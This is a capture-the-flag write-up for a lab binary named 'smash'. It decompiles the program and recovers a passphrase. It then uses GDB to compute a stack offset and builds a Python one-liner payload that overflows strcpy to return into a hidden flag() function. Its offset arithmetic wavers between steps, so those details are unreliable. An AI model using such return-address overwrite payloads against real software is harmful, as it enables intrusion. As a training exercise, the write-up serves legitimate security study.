Super Smash Bros 2

Problem: Can you find a flag

Given: nc 127.0.0.1 12221 and a binary program “smash”

Steps:


(1) We download the binary program “smash” and load it into Hopper to disassemble and decompile. The decompiled main function is below.
The main function checks the number of arguments. If there are two arguments, it then performs a string comparison. If the strings are the same, it then call the “bof” function.

```
function main {
    var_40 = arg1;
    if (arg0 != 0x2) {
            rax = exit(0x0);
    }
    else {
            if (strncmp(*(var_40 + 0x8), 0x68545f6873616d53, strlen(0x6854
5f6873616d53)) != 0x0) {
                    rax = exit(0x0);
            }
            else {
                    rax = *(var_40 + 0x8);
                    rax = bof(rax);
            }
    }
    return rax;
}
```

(2) The “bof” function is below. Apparently, it calls the well known flawed function “strcpy”. So, there could be a buffer overflow to exploit.


```
function bof {
    printf("The buffer is at: %p", var_A0);
    rax = strcpy(var_A0, arg0);
    return rax;
}
```

(3) Also, we look at the list of functions and notice a function “flag” below. Obviously, the “flag” function will print the flag.




```
function flag {
    rax = execl("/bin/cat", "/bin/cat");
    return rax;
}
```


(4) Chain all these clues together. It appears that we need to exploit a buffer overflow problem in the “bof” function to execute the “flag” function. Since the function exists already, we exploit the buffer overflow problem to overwrite the return address of the “bof” function so that it returns to execute the “flag” function. In Hopper, we can see that the “flag” function is at address 0x40069d.



(5) Now, the first problem is how we pass the string comparison to execute the “bof” function. In the comparison statement, we see the string is “0x68545f6873616d53” in hex. We convert it to the string “Smash_Th” and try it as below. Well, nothing happens. Maybe, we miss something.

```
[qijun@glap exploit]$ ./smash "Smash_Th"
[qijun@glap exploit]$
```

(6) We go back to inspect the program again. This time we look at the assembly directly. We find four strings in hex are loaded in the program: 0x68545f6873616d53, 0x5f6b636174535f65, 0x5f6e75465f726f46, 0x666f72505f646e41, and 0x7469. So, we convert them to one string and get “Smash_The_Stack_For_Fun_And_Profit”.



(7) Now, we try “Smash_The_Stack_For_Fun_And_Profit” as below. Great, we can get into the “bof” function.

```
[qijun@glap exploit]$ ./smash "Smash_The_Stack_For_Fun_And_Profit"
The buffer is at: 0x7ffc14a2f680[qijun@glap exploit]$
```

(8) Well, we need to verify that our target program is in fact vulnerable to a buffer overflow by providing input to the program that incredibly large. The easiest way to do this is to send an incredibly large amount of characters to the program. We use Python to send a long string as below. It sends the “Smash” string and 200 “A”. The program crashes due to stack overflow.


```
[qijun@glap exploit]$ ./smash $(python -c 'print "Smash_The_Stack_For_Fun_And_Pr
ofit" + "A" * 200')
Segmentation fault (core dumped)
[qijun@glap exploit]$
```

(9) The next step is to learn how to craft our input such that we gain control over the Return Instruction Pointer.

This is done by first calculating the size of the buffer we have to write to before we begin overwriting the address pointed to by $rip. This is done by setting some breakpoints in the vulnerable function and monitoring the address pointed to by the $rsp register which always points to the top of the stack.


To make life easier for ourselves during this process open up GDB using the text ui layout this is done by opening gdb with the '-tui' flag. Next we want to set GDB up to properly display the disassembly of our program. Execute the following commands within GDB: 'set disassembly-flavor intel' , 'layout asm'. You can navigate the GDB text UI using the arrow keys on your keyboard or the page up / page down keys.

Next I want to set four breakpoints to monitor the execution flow of the program. One breakpoint at main, and three breakpoints within the bof() function shown below.




Run the program and pass the same input as we did previously. Continue execution until you land inside of the bof() function. Make note of the address pointed to by $rsp as you step through the instructions. We're particularly concerned with the address pointed to by $rsp pre-leave instruction and the address pointed to by $rsp post-leave instruction.

We will use these two addresses to calculate the size of the buffer we need to overflow before we can control $rip. Examine the contents of the registers in GDB by using the command 'info registers'




From the screenshot above pre-leave instruction the $rsp register points to the address "0x7fffffffdb20". If you examine the contents of the stack after the strcpy call but before the leave instruction is executed you will see our input on the stack. Use the command 'x/20xg $rsp' to view the contents of the stack starting from the $rsp register.



Examining the contents of the stack we can clearly see our input stored on the stack. The top of the stack begins at address 0x7fffffffdb20 pointed to by $rsp. The string “Smash_The Stack_For_Fun_And_Profit” begins with the ASCII values ‘7fffffffe0a2’, and ends at ‘0x666f72505f646e61’. Everything afterwards is all of the ‘A’ characters we passed to the program.

Post-leave instruction the $rsp register points to the address “0x7fffffffdbd8” as seen in the screenshot below.



The reason $rsp points to the new address ‘0x7fffffffdbd8’ after the leave instruction is executed is because the functionality of leave instruction. Which serves to prepare the program to return back to another function. In this case the main() function was responsible for calling the bof() function we’re currently inside. Once the leave instruction is executed, the computer prepares to return back to main() function by first collapsing the stack frame used by bof(), and then pointing $rsp to the top of another stack frame.

The first piece of data contained in this frame is the address of the next instruction to be executed upon returning to main().

We now have both addresses we need to calculate the total size of the buffer we need to overflow before we begin writing our own address into the $rip pointer. The formula for calculating buffer size (also known as offset) is:

$$Buffer\left(Address\ of\ \$rsp\ Post-Leave\ Address\right)-\left(Address\ of\ \$rsp\ Pre-Leave\ Address\right)$$
$$Buffer\left(0x7fffffffdbd8\right)-\left(0x7fffffffdb20\right)$$
$$Buffer\ 0xb8$$
$$0xb8=184\ bytes$$

This means we can pass 184 total bytes of data to the program before we begin overwriting memory that doesn’t belong to us. That should mean that our previous input of “Smash_The_Stack_For_Fun_And_Profit” + “A” * 500 should have given us $rip control right? Unfortunately not, 0x414141414141 is not a valid memory address.
Besides that, on a 64 bit system the biggest address we can ever pass to the system is 6 bytes in length. Any address we provide beyond 6 bytes in length will raise an exception and cause the program to crash. This means if we pass 0x414141414141 as an address an exception will be raised, but the address 0x0000414141414141 is safe.

Lets test this by creating a new payload to send to the program. Remember our total payload must be 184 bytes in size before we begin to overwrite $rip. Each character is occupies one byte on the stack. Therefore the required string “Smash_The_Stack_For_Fun_And_Profit” is 34 bytes in length and ultimately we want to also provide a 6 byte address to jump to.
This means we need 144 bytes of filler characters before we begin to write to the desired location to control $rip.

$$184 - 34 - 6 = 144\,bytes$$

Something like: $(python -c ‘print “Smash_The_Stack_For_Fun_And_Profit” + “A” * 144 + “B” * 6’) Should work for us. Re-run the program with this new payload and follow the same steps as above in GDB.

Note: As you monitor the execution of the program with the new input you may notice the addresses pointed to by $rsp differ are different from the originals. Don’t worry, the offset is still the same!

Below are screenshots of the addresses contained by $rsp and the content of the stack pre-leave and post-leave instruction respectively.

Pre-Leave:

```
rbp            0x7fffffffdd20   0x7fffffffdd20
rsp            0x7fffffffdc70   0x7fffffffdc70
r8             0x7ffff7b8b9c0   140737349466560
(gdb) x/20xg $rsp
0x7fffffffdc70: 0x0000000000000000      0x00007fffffffe200
0x7fffffffdc80: 0x68545f6873616d53      0x5f6b636174535f65
0x7fffffffdc90: 0x5f6e75465f726f46      0x666f72505f646e41
0x7fffffffdca0: 0x4141414141417469      0x4141414141414141
0x7fffffffdcb0: 0x4141414141414141      0x4141414141414141
```

Post-Leave:


```
rbp            0x4141414141414141      0x4141414141414141
rsp            0x7fffffffdd28   0x7fffffffdd28
r8             0x7ffff7b8b9c0   140737349466560
(gdb) x/20xg $rsp
0x7fffffffdd28: 0x4141414141414141      0x4242424242424141
0x7fffffffdd38: 0x0000000200400800      0x68545f6873616d53
0x7fffffffdd48: 0x5f6b636174535f65      0x5f6e75465f726f46
0x7fffffffdd58: 0x666f72505f646e41      0x00007fffff007469
```

It seems our input is a little too large. If everything had gone according to plan the fake address, the 6 “B” characters we passed, represented by the ASCII value ‘0x42’ should be contained in the red box.
We must have calculated the number of filler characters required to overflow the buffer incorrectly, but how? If you’ve been attentive you may have noticed that pre-leave there are 11 bytes of filler before our input on the stack in the form of ‘0x0000000000000000’ and ‘0x0000’ before the input we passed to the program begins.

This means we need to subtract 11 filler characters from our payload to achieve the desired outcome. Our new payload is

$(python -c ‘print “Smash_The_Stack_For_Fun_And_Profit” + “A” * 133 + “B” * 6’).

Repeat the previous steps.




Perfect! Hypothetically we should now control $rip. Execute the return instruction in bof() and see what happens!

Success! When the return instruction was executed the computer tried to execute the next instruction pointed to by the address we provided: 0x424242424242 but couldn’t because there is no valid instruction contained at 0x424242424242.

Recall that the “flag” function is at 0x40069d. All that’s left to do now is update our payload with this address.

One final note: Addresses are placed into the stack backwards, this is known as ‘little-endian’ format. Additionally addresses are always in hexadecimal format meaning we will need to update our payload with the following string: \x9d\x06\x40. The ‘x’ indicates we’re passing a hex value to the program and the ‘\’s separate each byte.

Final Payload: $(python -c 'print "Smash_The_Stack_For_Fun_And_Profit" + "A" * 134 + "\x9d\x06\x40"')
Running the program with the above payload should result in the program jumping to the previously unexecuted flag() function.



Of course, we do not have the flag locally. We send the string to the remote service to get the flag. Since the string has non-printable characters, we need to make a script to do the work…